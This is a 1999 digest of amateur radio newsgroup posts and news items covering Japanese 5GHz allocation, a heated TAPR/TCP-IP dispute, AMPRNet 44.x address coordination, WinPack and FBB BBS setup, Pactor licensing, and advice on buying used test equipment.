November 2, 1999 (TOKYO) -- A new category of wireless Internet connection technology will likely become a reality in Japan if the frequency allocation is implemented soon.

The Ministry of Posts and Telecommunications (MPT) consulted with the Telecommunications Technology Council on Oct. 25 on the technical requirements for making available the 5.3GHz frequency band (5.25 to 5.35GHz) for outdoor use.

In September the ministry submitted a report to the Telecommunications Technology Council on making the 5.2GHz band (5.15GHz to 5.25GHz) available for wireless LAN technology. However, as spectrum in this band will be shared with Globalstar, the mobile satellite phone service provided by Globalstar L.P., it was restricted to indoor use.

In its current proposal, the ministry envisions use of the 5.3GHz band for wireless connections for users of mobile devices and in homes, through outdoor base stations.

However, the Telecommunications Technology Council won't issue a report until November 2000, which means that the frequency band is unlikely to become available to users until the spring of 2001.

Wireless access systems are the focus of increasing interest as a means of realizing low-cost connectivity to the Internet.

Carriers in Japan have two main choices. They can either use spectrum in the 2.4GHz band, or employ fixed wireless access (FWA) in the 22GHz, 26GHz or 38GHz bands.

However, although the 2.4GHz band can be used with wireless LAN products and other low-cost devices, the interference is a major problem. On the other hand, FWA devices are expensive, and that makes it difficult to provide full-time access services at low costs.

In the summer of 2000, the joint venture SpeedNet Inc., formed by Softbank Corp., Tokyo Electric Power Co. and Microsoft Corp., plans to launch services. Initially, SpeedNet is likely to use spectrum in the 2.4GHz band.

In a similar move, Sony Corp. is planning services based mainly on FWA and geared to the small office/home office (SOHO) market as well as heavy users of the Internet at home. Yet neither SpeedNet nor Sony has given any indication of price schedules.

Amid these developments, calls are being heard from SpeedNet and others for the MPT to provide a further option, such as allocating the 5GHz band exclusively for wireless access.

Spectrum in the 5GHz band is already available in the United States and Europe. Its advantages are relatively low levels of interference and reduced equipment costs.

With authorization of the 5.3GHz band for outdoor purposes now on the horizon, Japan is a step closer to achieving low-cost Internet connectivity via wireless services.

Charles,

I usually just try to ignore your rantings. However, this one goes a bit too far. I realize that you have an extreme dislike for Greg Jones, but your "tens years or more" (sic) comment also attacks Den Connors, Andy Freeborn, Lyle Johnson and myself, along with the many other TAPR board members and volunteers.

I don't know where you get the idea that TAPR has done anything to destroy packet networks by promoting tcp/ip at the expense of other packet users (you don't give any examples because they don't exist).

TAPR has supported tcp/ip over packet radio, but it also has supported, and continues to support many other packet radio protocols. There has been no vicious campaign to undercut anything else. I am not familiar with the situation in your location, but here in Tucson, the birthplace of TAPR, tcp/ip and other packet users co-exist peacefully.

I am sorry if the fact that TAPR may have facilitated the increased spread of tcp/ip by distributing floppy disk copies of Phil Karn's NET program ten years ago (before most people even had internet access) offends you, but it certainly doesn't represent any sort of sinister plot to destroy packet radio. I certainly wasn't involved in any plan to "undermine and undercut the existing AX.25 Packet network" and I am not aware of any such actions by anyone else on behalf of TAPR.

We all know that some of the packet networks have deteriorated (although others have expanded), but that has usually been a problem of other priorities and interests of those involved in the local areas. With the introduction of APRS (which TAPR has actively promoted), there has been (at least locally) a renewed interest in packet radio.

As I understand it, your logic goes something like:

1. The introduction of AX.25 encapsulation to interconnect packet radio stations by non-r.f. means has caused the packet community to abandon existing r.f. links, as well as to cease any efforts to create new r.f. links.

To some extent, this is true, which is unfortunate. It has also allowed interconnection between geographically-diverse areas which probably would not be connected otherwise, however. This technology does nothing to prevent those who are sufficiently motivated to create new r.f. linking, and we see many examples of this being done even today (often by the same folks who are running gateways). However wormholes were in existence prior to this which did not use AXIP encapsulation--it just made it easier.

2. Encapsulated linking via gateways is possible because they use
tcp/ip--therefore all tcp/ip is the root of everything evil.

If you really believe this, I truly don't know how to respond.

3. The use of tcp/ip over AX.25 packet has led to a reduction in the
number of stations using the BBS protocol.

Possibly, but if so, it probably is a reflections of the interest of
the individual operators. I have never operated a BBS but occasionally
use one. I also exchange SMTP email directly with several locals over
packet radio. I don't think this makes me evil (I'm sorry if you
disagree).

I also use Linux, and since that has support for tcp/ip (it also has
AX.25, netrom, rose and more), I suppose that in your eyes this makes
me a "Linux bigot" or worse.

What I fail to see here is what any of this has to do with TAPR!

Some of the same gateways which handle mail are also routers. Packet
filtering is often used to limit what gets routed, however. See
http://www.fuller.net/Gateways for more information.

>

The 44.xxx.xxx.xxx allocation is administered by Brian Kantor, WB6CYT
(brian@ucsd.edu). He also runs the default 44/8 router,
mirrorshades.ucsd.edu (routing between various 44.x.x.x networks are
typically done by encapsulation where true amateur routes do not
exist). It is theoretically flat, but each of the entities (typically
countries and U.S. states) at the /16 level controls, to some extent,
what is done at lower levels. Some areas subnet while others do not.
See ftp://ftp.ucsd.edu/hamradio/amprnets for a second-level listing.

Thanks for reading this.

I am trying to resurrect a Kenwood R2000 Reciever, but need circuit
diagrams.
Can anyone help with photocopies, for which I would gladly cover the costs +
postage=

Regards=

Les Edgecumbe G0NXI

> other TAPR board members and volunteers.

I have great respect for the original TAPR group. Met them early on
at Modular Mining in Tucson, coded to all of their firmware revisions, etc.
etc.
Lived just a few miles from Den at that time, and worked closely with him on
some of the hardware/firmware projects that never were completed.
Heck, Lyle even accepted an award for me at Dayton (grin).

That was then (1982-1985). This is now (1999).

> I don't know where you get the idea that TAPR has done anything to
> destroy packet networks by promoting tcp/ip at the expense of other
> packet users (you don't give any examples because they don't exist).

<snippity-snip>

The problem is that TAPR currently promotes using tcp/ip OVER THE
INTERNET in preference to using Ham Radio. Perhaps Bob, you have
not kept up with the TAPR officers pronouncements, both within and
outside of the official TAPR publications. The issue is not about what
protocol to run over RF, but whether to use RF at all.

There are many of us that hold the opinion that "TAPR got it all
started and now TAPR is killiing it off." It is my opinion that TAPR does
not bear even the majority of the blame for what has happened. Plenty
to go around, including lazy hams, the WinLink "vision", ARRL dropping
the ball when they could have stepped up and assumed some leadership,
et cetera ad nauseum. See the results of the ARRL "Auto control on HF"
meeting, the "vision" paper on the WinLink web site, etc.

Apology to the Vancouver and Montreal groups, the ARRL, and others
that did make the major initial contributions that helped get networking
off the ground. Without them we would never have had anything at all.

Flames welcome:
Direct them to alt.dev.null and/or alt.flame.
Post them to the packet store and forward network, if you can.

We also got it so easily because it was going to be a worldwide network with very many stations (every licensed amateur in the world was eligible), thus deserving of a Class-A assignment.

Many sites also offer Net/ROM services, as well as raw AX.25. I suspect that in some areas, ROSE, FlexNet, and other protocols are offered as well, but not in my local area (Southern California).

> See ftp://ftp.ucsd.edu/hamradio/amprnets for a second-level listing.

Most of the European countries do subnet further. Some of the States do as well. For Southern California, there are actually 6 of the /16 subnets, and out of those 6, 1 is subnetted further, and another has had subnetting proposed and optional (but use of the plan is not enforced) for over 2 years. 2 of the

other 4 have a couple of "private" subnets (i.e. multiple hosts run by the same amateur operator grouped together) but no true sub-networks (i.e. multiple stations).

Where subnetting is done, it's either by frequency, by geography, or both.

One should also note that there do appear to be many more stations listed in the "ampr.org" registry than are active, so there really aren't c.45,000 hosts participating. Here in Los Angeles, only about 10% of the hosts listed are acutally active today. Also, many of the hostnames break the rules for naming hosts in this domain - improper callsigns, no callsign, etc.

4812. MSYS and G8BPQ

I used to go and clean up the entries for about 6 months. But it was
a job that would never end. One guy even put in every IP address in
his allocation. Don't have any idea what he was planinng to do.

If everyone would download the file a few days after making their
changes they would see all the errors, but in many cases they just
disappeared and left the junk in there.

For the 44.116 subnet essentially all the entries are "bogus"
in one sense or another. A lot of entries for callsigns that no longer exist
due to death, upgrade, vanity callsign. Of the few folks who are actually
active on tcp/ip, only two are correctly listed in amprhosts. I submitted
changes to my own addresses months ago. They never seem to show up.
I'll check.

<pause>

Just downloaded newest file, and retract my statement above. Only ONE
station presently active on tcp/ip in 44.116 is listed correctly.

I don't really understand your assumption? Why would "forced into doing things"
be a part of a petition? The rules have a section in them that authorize
emissions. What any proposal would do, would be to expand the emissions
allowed, or remove a restriction that could benefit the petition.

There's a constant "their out to get me" theme to all your posts that is
completely unreasonable.

> You'll find the same "problem" with the SS proposal, for the same reason. I

Give me a break. How could the noise floor be raised where you live, or even
where I live? There is maybe 5000 Hams in Oklahoma City, maybe 10 of them
are on any band each night. OK, throw out my numbers, and insert yours,
and tell the group how those few Hams are going to raise your noise floor.

> I had no trouble whatsoever, by the way, with the ARRL in my desire to test

You basically wanted an exemption from broadcasting. Broadcasting is
something the ARRL does every day. The technology is over 70 years old.

> few thoughtless jerks such as yourself, isn't it?

There's one rule of radio that you don't understand, and you think everyone
else is as selfish as you are. That rule is, do not interfere with others,
and have sound engineering practices. It's not about personalities, or
us versus them. You're the only one I've ever heard speak about Hams as
selfish, and stealing from others. I've never heard another Ham in this
group make a blanket statement about one group stealing something from
another group. It's always just been you. Can you explain that?

wa7gfe - 44.116.0.48

> I show you with three IP's: 70, 76, 77

No longer in use, for many months.
There were four submitted about that same time, when I moved
here in 1989. Only those three ever showed up.

Mine are all 44.116.1.*
n7qdn addresses are all 44.116.2.*

> Is WS7S SK?

Nope. At least he wasn't when I talked to him a few weeks back.

He's sent the changes several times.
He's not been active for many many years, so I do the address
assignments and he submits them.
Every now and then some of them show up in the official listings.

It's no big deal. I just let the gateway systems to adjacent nets
(44.24 and 44.26) know what is happening and they adjust routings
as needed. No DNS entries available of course, but there are not
that many addresses involved to matter ... just a few dozen.

I am the coordinator for 44.137 (Netherlands) and I have written a
script that compares my local copy of the hosts file with the data
in the ampr.org nameserver as downloaded from ftp.ucsd.edu.

Each week I sync the two, adding the assignments I made on local
request to the nameserver and cleaning up any junk that suddenly
shows up (mostly because of people submitting improper requests to
the robot).

A few weeks ago, I had a case where the same modification showed up
every time I did the sync, and apparently something had gone wrong
in the database maintained by the robot. Brian cleaned it manually.
And then of course there are the cases where people assign themselves
an address, put it in the nameserver using the robot, and don't ask me...
They get deleted automatically, but some people are quite persistent.

I have done a trial run a couple of times for some neighboring countries,
i.e. when I saw a "latest hosts.xxx" posted on the BBS, I ran my script
to compare the listing with the ampr.org nameserver contents without
actually sending the sync commands out.

Indeed, this resulted in huge amounts of differences. Apparently not
all coordinators have a similar system running :-)

Maybe I should post the scripts that I am using? But then, they are
running under Linux, so...

Don't forget that HALF of the 44 space was assigned to the US, a /18 subnet
to each state and most of the space unused in scattered gaps, while the
other half was left to the rest of the world and assigned in /16 chunks
to each country.

So, it is not so suprising that those other countries subnet their assigned
addresses, where the US coordinator already did that on a higher level.

Traditionally, our allocation has been subnetted geographically. Each
province has got one or more subnets, and addresses are assigned based
on QTH.
This subnetting causes a nasty problem: sometimes a node from another
geographical area can be contacted more reliably than the node in the
same area, and the user wants to have an address that gets routed to
that other node.

In the past, I have solved that by developing a simple protocol that
maintains the routing tables in the node, and allows easy setup of a
route to an "exception" IP address. Only the sysop of the node actually
servicing the user needs to setup a route, the surrounding nodes
automatically learn this route when required.

But now that I am less active in development and several nodes are
deploying other software that does not support this protocol, users are
again requesting out-of-area addresses and voices are heard that we
should switch to a clean system where a subnet is assigned to a node
or even an access port on a node, and no exceptions are required.

However, the big problem with this is that it puts the task of binding
the user to a certain access port completely into the hands of the IP
address coordinator, for all users in the entire country. My fear (as I am
the coordinator...) is that this will result in a steep increase in address
requests.
I am not concerned about a possible shortage of addresses, but I am
not looking forward to finding tens of mails in my mailbox every day,
from all those people who think that they may have a better chance on

another frequency or at another node, and therefore request an address
in another subnet. Up to now, these changes were handled by the local
sysops, and thus were spreaded over more people.

Possible solutions:

- delegate the assignment of addresses to the sysop of the node, i.e.
just hand over the subnet to the node sysop and let him control the
situation.

My fear is that this will result in a mess similar to what is described
elsewhere in this thread. It will also make it difficult to publish a
complete hosts.net file for the country, something that many programs
still require.

- switch to automatic assignment of addresses, e.g. with DHCP

This is often mentioned as the perfect solution, and compared to the
situation at Internet service providers and local area networks in the
office. However, I feel that the amateur radio TCP/IP situation is
still quite different from that. I think the addresses should remain
static and widely known, because amateur radio stations usually run
services (telnet, smtp, ftp) that other people want to connect to.
This is different from the client-only situation found in most other
networks where automatic address assignment is done.
Also, the transmissions of amateur radio stations somehow need to be
identified, and a static list of IP addresses provides a mapping
between an address seen on the air, and a callsign normally using that
address.
The network is not always stable enough to support a system where DHCP
servers updated distributed nameservers that could be contacted to
ask for this address-to-name mapping, and surprisingly enough not many
software systems provide this DHCP-to-DNS integration anyway.

So, I don't really know what to do with this. I want to help those people
who want to have a good and easy-to-maintain network, and see the
advantages of a clean subnet-per-interface setup, but on the other hand
I don't want to get overloaded with work or see the address coordination
deteriorate into the big mess it is in some other countries.

Maybe it is best to just hand over coordinatorship to someone who does
not care about these things...

I have no details about links where these high speeds are actually in use,
but when they are it may well be that they are using it on 5 or 10 GHz...

Articles in the magazine did not mention speeds above 76800, I think.

Well, it may be that they are not abandoned but someone just is not
reading his mail or has no time to respond... I have no experience
contacting them, but I think you can download all the information from
their website and start constructing it on your own.

Of course the state of the art in microwave electronics is progressing,
and some of the designs could be a bit too complicated by now.
Recreating the RF chain would probably not be such a bad idea...

I went back and look at the WebSite and it looks like the 76800 speed
is for the 440 band. You are probably right that the higher speeds
are artifacts of the hardware design and not necessarily practical.
On the other hand, right now I would not turn down the ability to
participate and build an amateur packet network at 76800.

unfortunately, I'm virtually ignorant about rf design techniques so
recreating the RF chain is not an option for me. I would be glad to
team up with an RF knowledgeable person on the building of the system however.

>when said individuals have a welfare tendency.

I'm trying to figure out myself, approximately, what kind of
test equipment I'd need to play around with this stuff -- and not
be totally frustrated. Right now, I have kind of your, low
end hobbiest type stuff. 20mhz scope, and power supplies and
one of those handheld frequency counters. Voltmeters and
things.

My brother picked up an old signal generator. And
that seems to work. But, that's the extent of our microwave
equipment right now. So, we've started a bit of a collection
here -- though obviously this is kind of a long term project.
New test equipment for this kind of stuff looks really expensive
everywhere I look -- and I don't quite have the confidence to
buy up the used stuff, not knowing what is what. And, even
the used stuff is a pretty good hunk of change.

Is there any like common wisdom, on what to look for, on the
used market, and what to pay for it? Where do you start
with the 'test equpment' issue?

Only Clover, Pactor-II, and G-Tor are proprietary. I doubt that the mfgs are refusing to license them - just that no one is willing to pay for the license.

Pactor-I works well for an ARQ mode and PSK31 for a non-linked QSO mode. You don't even need a TNC for PSK31 - just free sound card software.

>that other node.

We had the same problem with the Ohio subnet -- the state was divided into quadrants, with no idea of connectivity.

A few years ago we redid things, with the coordinator (me) assigning subnets of 16 or 32 addresses to connected LANS upon request. So, if a new server comes up in a community, we'll assign a block of addresses for each frequency/speed that server supports. It's up to the local LAN members to work out individual address assignments. Thus, all of our LANs are routable on a subnet basis as connectivity grows.

One thing we don't have yet is a consistent way to update those locally-assigned host addresses into the ampr.org database, but since most of our LANs are are purely local and don't route to the rest of the world, this hasn't really been an issue -- global nameservice is only relevant if you have global routing! In the cases where MX records are needed or whatever, the local LAN guru usually is able to manage those updates to the ampr.org database.

We've also set aside one subnet as a non-routed "experimental" network, like the 192.168.0.0 block. If someone who isn't part of a LAN requests an address, I urge them to just pick one (or more) from that block to experiment with; if they later develop a LAN or service that requires routing to the outside world, we assign them a subnet. This has substantially reduced the number of orphan address assignments that don't go anywhere.

4 November 1999, St. Paul MN

Timewave Technology and Creative Services Software have combined in a special promotion for school amateur radio clubs. If your school club has a call registered to their school, We will provide a copy of PK TERM '99 ,, Free... no strings attached. Just email us with your school call and a mailing address and we will do all the rest.

PK TERM '99 runs on Timewave and AEA TNC's and requires a Windows 95/98 platform.

If your club has a TNC which can not run PK TERM '99, contact Timewave and we will see if proper software can be found, again at no charge.

If you have an old PK-232 that is not working that you would like to donate to a school club please let us know. If it can be repaired we will fix it and donate it in your name to a school that does not have packet/HF digital equipment.

John Douglas
Sales Manager
Timewave Technology

Let's get some young people into Ham Radio!
Don't just ask "What can I do to help ham radio? Think of what you can do, and just do it!

Running WIN95/98/NT, Download PK TERM 99 and see the latest in TNC software

It looks like some people are using the global nameserver to lookup
the addresses for the names, and then route via the local net. Does
not seem unreasonable, it saves you from having to update a local hosts
file or nameserver database.

Incorrect. The limitation is that the database must be central in order to
be consistent. Local servers slaved to it provide local service.

There is an easy-to-use facility for updating the master server.
Someday soon I hope to also make it available via a web page.
See www.ampr.org for a few more details.

There are a lot of modes now. One good thing is that there are some
good sound card type programs out there. Just hook up to the speaker
and mic of the sound card and radio and load in the program and you are
in business. No need for a TNC or multimode converter box what ever
they are calling them now.

4843. Re: Packet for Palm Pilot - TNC hardware?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: joe_merchant99@my-deja.com
Message-ID: <800721$oc3$1@nnrp1.deja.com>
Source record: 15651

Does anyone know of compact, battery powered, truly portable TNC hardware?

I am thinking of developing a packet TNC that fits in a Palm Pilot snap-on modem housing, with spkr/mic connections to a handheld radio, want to make sure I'm not re-inventing someone else's wheel.

Anyone who is interested in such a product, please respond with a little info:

1. What TNC do you currently use?

2. What handheld radio would you hook your "Palm connected" TNC to?

3. What type of Palm OS device would this TNC connect to (II, III, V, etc?)

4. What would you consider a fair price for the TNC?

Thanks in advance!

<106255.1565@compuserve.com> writes
>I have just used Winpack after some time. My previous BBS has closed
>and the new one is running FBB 7.0. Winpack downloads the message
>list and marks the required bulls and mail but when it goes to
>retrieve it sends first [WINPACK-6.4-$] to which the BBS replies with
>an error message then Winpack sends F< and the local BBS just sits and
>does nothing until the link times out.

With FBB V7 the sysop must give you 'F' status on the BBS. One big
problem with BBSs changing to V7 from, say 5.15, is that many sysops
aren't exactly too well clued up on the technical implications of what
they are doing, and it is made worse by the lack of any documentation
regarding exactly how V7 behaves differently to previous versions. So
they stick V7 on their BBSs and then have no idea what to do when their
users suddenly start having problems.

Here's the WinPack FBB V7 FAQ:-

****

Problem: My local BBS has now changed over the FBB V7 and WinPack is
giving problems.

(The problems may be that compressed download and forwarding
cannot be used, or that the BBS disconnects you when you try
to upload mail after you have downloaded some messages, or
that WinPack sticks at WAITPROMPT, or that automatic bulletin
selection no longer works.)

Answer: There are some significant differences in the way that FBB V7
behaves compared to V5.15.

1. Users need to have the 'F' flag set in their status, or
they usually can't use compressed download and compressed
forward at all. You need to consult your sysop about getting
the 'F' flag set.

2. FBB V7 will NOT allow a user to use both compressed
download and compressed forward in the same session. Therefore
WinPack users should either not use compressed forwarding, or
they should edit PACKET.INI and put "SPLIT_SESSIONS=TRUE" in
the [FBB] section. This stops WinPack trying to use both
compressed forward and compressed download in the same
session. Please note that from V6.3 onwards "Split Sessions"
can be set from the "Mail", "Mail Options" window in WinPack,

you don't need to edit PACKET.INI.

3. When a BBS changes over to FBB V7, the BBS prompt may
change, so you may need to change "BBS prompt" in "Personal/
BBS Info". If you find the BBS sends you a multi-line prompt,
the best thing to do is to manually connect to the BBS and
send the 'X' command to put yourself in expert mode. WinPack
does not handle the multi-line prompt very well.

4. When a BBS changes over to FBB V7, the layout of the
message list may change. If you don't use the unproto headers,
you may need to work through the various options on the
WinPack "Options", "Bulletin Columns..." sub-menu.

> software.

Yes, what a mess. However, as long as all these modes were in hardware/firmware, and the firmware provided a STANDARD interface back to the computer, the issue wouldn't be as bad.

Even standard TNC's by various manufacturers have their differences. They all have "MYCALL", but for setting the hardware speed, Kantronics has "TBAUD", while AEA (and maybe Timewave, unless they changed it) has "HBAUD" and "PARITY", etc. Of course, each manufacturer may offer features beyond the standard set, but for the standard set, there SHOULD BE ONE, universal command set for configuration, yet there isn't.

Good luck in getting these exotic modes to at least have a standard command interface.

We can't even get rig manufactures to have a "standard" mike connector. 8-Pin, 5-Pin, 4-Pin and if they get the connector right, it'll be wired different. If somehow the connector is the same and it's wired correctly, the mike impedance will be different! Even headset connectors come in three sizes, stereo and mono - that's six possible combinations! And you wanted what - a standard protocol and command set? :-)

Most of the ham rtty is between 14.080 and 14.100 MHz. YOu can find some on the other bands. Go to the www.arrl.org site and see if they post the bulliten frequencies and times. They send them several times a day using 170 shift at 60 wpm or about 45.5 baud and your receiver should be set for lower side band for normal shift as with most ham transmissions. After the arrl sends a normal rtty signal they switch to another mode to send it over.
Good place to check out your equipment.

Yeah, thanks for the comments. To be fair, I think I posed the question
specifically about the test equipment issue. So, that's probably what
moved the discussion towards that.

For me, just buying this cheapo scope, has motivated me a bit here.
And, I am intrigued by the notion of getting a spectrum analyzer --
though I think I'll be searching around for a bit, just to get a handle
on what is going for what.

To me the collecting the test equipment and other junk is part of this,
as much as diving head first into projects is also. And, at this point,
I've done some of the first, but have been a bit lax
in the second. We'll see.

>Microwave PA's, on the other hand, are very different than 2 meters. You
>can purchase a little "can" that has everything you need in it, and there's

Hey!

While mobiling around, and working those rare DX stations, I have found it rather frustrating to scramble for paper and pen. I don't have an easy way to install a laptop in the car, either.

So, I thought, "I can use my Palm Pilot" and create a memo. But that was a bit of a pain. What to do?

Create a log program! That's what I did. It is now version 0.1 -- and works ok.

You have a Palm Pilot? Wanna use this logger? Come download the free Application at:

http://hfradio.org/softdown.html#hflog

I have been using it during my jaunts. Helps. It is very simple, and very basic.

Send comments to: hflog AT hfradio DOT org (you can figure out the address)

In other news: The NW ARRL (Northwest Section of the ARRL) website is now hosted at http://hfradio.org/nwarrl/ - and I have been appointed as new Webmaster. If you are in the NW, and have updates, etc., please let me know. If you are interested in the NW Activity, etc., come check it out.

Also, I am still offering free websites for HAM and SWL sites. Want to make your own page? Come and fill out the form.

Don't forget: http://hfradio.org, a non-commercial site offering:

+ Azimuth Map / Equidistant Map Creation (choose any QTH as center, many options

+ Propagational Resources (live, real-time reports, eAlert service (sign up for automatic email solar/geo reports, complete with Aurora index))

+ News, and DX information and reports

+ QSL Manager and Callsign Lookup center

+ Swap and Shop

+ FREE HOME PAGES THAT YOU CAN USE TO POST YOUR OWN HAM OR SWL SITE

+ Bookstore - SWL and Ham related books. Over a 1000 titles so far.

+ Plus more (Directories, etc.)

This is my offering to the community, all funded by me. I am working hard to bring excellent content to the site. I have need for others who might wish to assist. I need a

Software editor -- someone who can review and post software links, etc. Let me know if you are interested. (See the site on how to email me).

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

73!

So?

You're wrong about my having an extreme dislike for Greg Jones... I think Greg is very likable. It's his ideas and the things he promotes that causes him to trail slime behind.

Other TAPR board members most obviously at least went along with Greg's crud, so save the self-righteous act for some other time, where you might get away with it. Yes, you ARE responsible for what you do.

And yes, TAPR's "Screw everybody else" campaign WAS motivated by a desire to push tcpip at any cost... Including that of making the US Packet net the laughingstock of the world by undercutting the efforts of networkers here.

If you sat on the board while Greg promoted that moronic crud, then you most definitely share some of the responsibility for the results that followed.

You can take your self-righteous rebuttlle, fold it up so that it is all sharp corners, and then shove it.

Hi Lionel,

No, just sometimes BellSouth with doing their upgrades, they end up taking down the Fract T1 that goes to our server by accident. This happens on the net alot to many web sites since we all have to rely on Ma Bell. When it happens, you can be sure I'm on the phone to Bell South reporting it as soon as it happens! It just takes them time to get to the 'ticket' and fix it.. yes, it's very frustrating at time.

By not using 5 GHz you are guilty of neglect. Every microwave band you are neglecting is one more vote that Hams don't need it, and capitalists take note of such things. Governments tend to favor corporations over individuals anyway. Especially so, when said individuals have a welfare tendency.

You can keep what the government lets you keep. In America, the government is guided by capitalism. The government we're most concerned with, as Hams, is the FCC. The FCC today has a tendency to protect commercial interests, rather than intelligent reallocation. We have tons of spectrum that is dormant in the Television bands, but that is a hard lobby to beat. The Morse code relay league, or ARRL, is an easy lobby to ignore.

Steve

I think we are better off doing it all on the sound card with the
DSP done on the main CPU. This is a far more future-proof solution
than external hardware. I do not own any external decoding hardware
and don't want to. But then I don't do PACTOR.

Lawrenceville, GA. November 6, 1999.

Creative Services Software and SCO, Inc announced today they have enter negotiations for CSS to distribute, sell and support the popular Log Windows program.

Details of this negotiation will be released soon. Both CSS and SCO feel this new distribution and support arrangement will be beneficial for the ham radio community; the current and future Log Windows owners and future development efforts in the program.

I think once you put the word out, that you are looking for a piece
of test equipment, the word gets around. Someone may have an
older piece that they are thinking about upgrading. Another way is
to go to government surplus sales (DRMO). Here at Tinker we have
a sale every couple of weeks. Most of it is marked as serviceable
or not. What you really want is the unserviceable equipment, as
everyone is going to bid on the serviceable stuff, and at prices you
can't compete with. After a year or so, you have a bunch of equipment
that parts of work, and others don't Like a spectrum analyzer with a
cracked CRT, which works fine on an O-Scope you got there a few
months back, etc. Just have to clean out all the broken glass. GI's
drop these things all the time.

I look for the contractor return stuff. When a contractor ends a contract
they must return all GFE (Government Furnished Equipment) to the
military, or the military tells them to dispose of it locally. Mostly this
stuff has obsolete calibration dates, as it takes years to close out a
government contract, and it sits in warehouses as the inventory takes
place. Contractor return stuff will have their stickers on it somewhere:
Boeing, Hughes, Northrop, etc.

Just some ideas...

I had a whole garage of stuff I didn't use anymore. One guy was talking
to me about something, and the next thing he knew, he inherited all
my old junk. No charge. I had some O-scopes, TTL chips galore, and
a bunch of prototype stuff. Boxes and boxes of junk. That's how a lot
of people get stuff. They are the recipient of someone else's junk, which
is gold to them. "Are you SURE you want to get rid of this S-100 computer!"
Yes, I'm positive... Anyone need a 68020 with 2 Meg RAM, SASI Bus,
20 Meg HD with Auto Park heads? Weighs a ton, runs UniFLEX. I'll throw
in a 68030 chip and MMU... :-)

I would say you need a Spectrum Analyzer to measure power, and to
ensure the design is clean spectrally. A good regulated power supply
that is adjustable, and an O-Scope good to measure whatever you are
going to modulate the carrier with. I've collected a lot of stuff for the
10 GHz band, which is easier to find. Also the weather radars from the
80's use the same waveguide. I have several good weather radar
antennas for $15 at Hamfests, and I even acquired an old 1978 speed
radar from a Virginia State Police liquidator. Great antenna, and has
a 100 mW Gunn diode that works great. Had to replace the detector
diode was all. We used this at an OU microwave class to align and
measure. Beat the hell out of the damn klystron they had. Really made

their power meter jump up, and had to use an attenuator to keep from
burning everyone's eyes out :-)

That's another idea. Check out your Vo-Tech and Universities. Take
a night course, or go see the faculty. They love experimenters, and
may even want to help. Some Universities like OU here in Oklahoma
have worse test equipment than you. Only a few graduate students
get access to secret labs off the beaten path. The undergraduates
get the 70's surplus. Not the same at the Vo-Tech. All modern
stuff available.

Steve has posted some great advice. Given what you already have on hand, by far the most useful thing you could add to your shack would be a wideband spectrum analyzer. No single instrument, except maybe an oscilloscope, is as versatile, powerful, and just plain fun to fool around with. I see nice HP141T/HP8552B/HP8555A outfits selling on EBay all the time for around $1K or less, that are useful from a few MHz all the way to 18 GHz. If you have a decent SA, you can get by without a separate frequency counter, RF power meter, VHF/UHF receiver, and even in some cases an oscilloscope.

Even an old HP8551B boat anchor (100 pounds of nifty-looking tubes and microwave plumbing) will give you 10 MHz-to-12 GHz coverage, and they are practically free for the taking when you run across them. I have one of these in my closet that I've been meaning to give away for the longest time now... it was replaced by an HP141T and eventually a Tek

492, but even though it has its quirks it's still a fine instrument for basic, educational VHF/UHF/microwave work.

And don't be afraid to buy broken stuff, as long as it's cheap!

Is the earlier version of PACTOR proprietary? Aren't there a lot of
boxes that do PACTOR? Were they licensed or not?

Most if not all of the multimode controllers do the original Pactor (now called Pactor-I). The SCS PTC-II is also backward compatible with Pactor-I (as a matter of fact all links are established in Pactor-I before changing over to Pactor-II if both ends are capable).

Do you know for a fact that SCS "refuses" to license Pactor-II to anyone? Paccomm license it from them at one time - in fact, they purchased mother boards from SCS to use in their own version of the PTC-II. I have no idea what SCS would charge for a license (or even if they would still license it). I *suspect* that the truth is most of the current crop of TNCs are outdated analog technology that would require a complete redesign to sucessfully run Pactor-II. Even the Pactor-I implementation on most of these TNCs is a compromise because they didn't implement the analog memory ARQ in order to keep from having to add an ADC chip. SCS and Paccomm as I recall, were to only ones to implement this feature. As long as the mfgs can keep producing and selling the same old units they designed some years ago, why spend the bucks to develop anything new? SCS with Pactor-II and HAL with Clover are the only hardware mfgs producing state of the art controllers at the moment.

so would I. But we (as hams) can't even do the simple stuff let alone the more complicated spread spectrum stuff. I want to build networks. I'm willing to put in the energy to plan paths and to grow the network organically as new hams get interest. What I can't do is design radio equipment.

I would rather see stone stupid FSK 76k digital radios in many ham shacks now than the very elegant, 1mb spread spectrum radios RSN!

> Alas, we can't do that, because Charles says it might raise the "noise
> floor!" As if an FSK 100 kHz bandwidth foghorn wasn't going to raise the "noise
> floor" as much.

hells bells steve, then pull your thumb out and design a low cost (<200$), 70 cm, FH spread spectrum radio that hops in between repeaters. Sure, it will raise the noise floor but who gives a f*** if it's between repeaters, nobody will notice. Since repeaters are idle most of the time, we should have little or no collision problems.

I'll even pull together a design team to design the network side.

this is so dammed frustrating. We could use a competitive network to attract new people into the hobby and provide emergency communications. We have the knowledge in the computer and networking side and the tools are almost off the shelf but we can't get any RF people to help with the radio side. Is it any wonder that radio networks are dying of old age?

If we would stop pissing on each other, maybe we can get something constructive done!

As I understand it, the original version of PACTOR was proprietary,
and other commercial vendors paid licensing fees. K6STI had a version
of RITTY that did PACTOR, which cost more then a later version without
that feature, which he ascribed to the licensing fee, and there's even
a version that's freeware, TERMAN, for noncommercial use.

IIRC, the claim is that no other general purpose hardware bit can do
all that PACTOR II needs, and apparently neither can a soundcard
implementation, or even an EVM56K version.

I've watched this from the start, back when TAPR "promised" 9k6 gear
to be available in 1985. Although a few of the RF engineering types seem
to have done a good job designing some interesting gear, there has been
essentially total failure making anything available commercially.

I know a bit about RF design, although I've never done it for
a living. Enough to understand that the problems are probably
in the sales and marketing side and not the engineering side.

> Is it any wonder that radio networks are dying of old age?

Yup. The lack of gear, and the ease of using the internet.

> If we would stop pissing on each other, maybe we can get
something
> constructive done!

No organization exists that could coordinate anything.
Hardware, software, network infrastructure: nothing there.

I remember my first homebrew power amplifier (2 meters). It put out
1/2 Watt and I was impressed. Something was wrong though, as it
could be picked up all over the band, even other bands. Seems the
1/2 Watt referred to all the sidebands that I had along with the carrier
:-)

I guess my point, was that a spectrum analyzer is the best tool I've since
bought, and just plain fun. With a few nudges of the coils, and some
melted wax, I had the amplifier tamed by just looking at a scope.

But I think a spectrum analyzer should be a goal, not the first item bought.

Microwave PA's, on the other hand, are very different than 2 meters. You
can purchase a little "can" that has everything you need in it, and there's
no tuning. The hard part is getting what you might have, multiplied up
